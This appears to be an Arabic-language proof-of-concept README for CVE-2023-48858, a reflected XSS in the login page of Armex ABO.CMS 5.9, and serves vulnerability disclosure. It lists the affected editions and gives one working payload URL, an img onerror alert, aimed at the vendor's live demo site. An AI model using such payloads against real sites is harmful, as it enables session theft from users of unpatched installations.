 shumerez/cve-2023-48858
إثبات مفهوم لاستغلال CVE-2023-48858، وهي ثغرة XSS منعكسة في صفحة تسجيل الدخول لنظام Armex ABO.CMS 5.9، توضح حقن نصوص برمجية ويب عشوائية عبر عنوان URL مُصمم خصيصًا.

إثبات المفهوم (PoC) لثغرة CVE-2023-48858
ثغرة برمجة نصية عبر المواقع (XSS) في كود PHP الخاص بصفحة تسجيل الدخول في
Armex ABO.CMS 5.9 تسمح للمهاجمين عن بُعد بحقن نصوص برمجية أو HTML
عشوائية عبر جزء عنوان URL الخاص بـ login.php?.
إثبات المفهوم:

http://demo.abocms.ru/login.php/eqbzm%22%3E%3Cimg%20src%3d/%20onerror%3dalert%281%29%3Er338y

هذه ليست ثغرة خاصة بإصدار "العرض التجريبي" تحديدًا، بل تم تأكيدها في البيئة الفعلية على موقع حقيقي معرّض للإنترنت
الرابط للعرض التجريبي المستخدم هنا هو فقط لإظهار أن هذه الثغرة لا تزال قائمة
نوع الثغرة:
البرمجة النصية عبر المواقع (XSS)
بائع المنتج:
Armex Programming Products (INN 7722635725)
المنتجات المتأثرة (على الأرجح):
ABO.CMS: Start - 5.9
ABO.CMS: Promo - 5.9
ABO.CMS: Corporative - 5.9
ABO.CMS: Shop - 5.9
ABO.CMS: Business - 5.9
ABO.CMS: Bank - 5.9
تم العثور على المشكلة في صفحة login.php، لذا فإن جميع الإصدارات التي تستخدمها (ميزة تسجيل الدخول) يجب أن تكون متأثرة. كما أنني شخصيًا لا أعتقد أن أي شيء سيتغير لإصلاح هذه الثغرة في الإصدارات القادمة من ABO.CMS
المراجع:
https://abocms.ru/about/versions/version59/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-48858
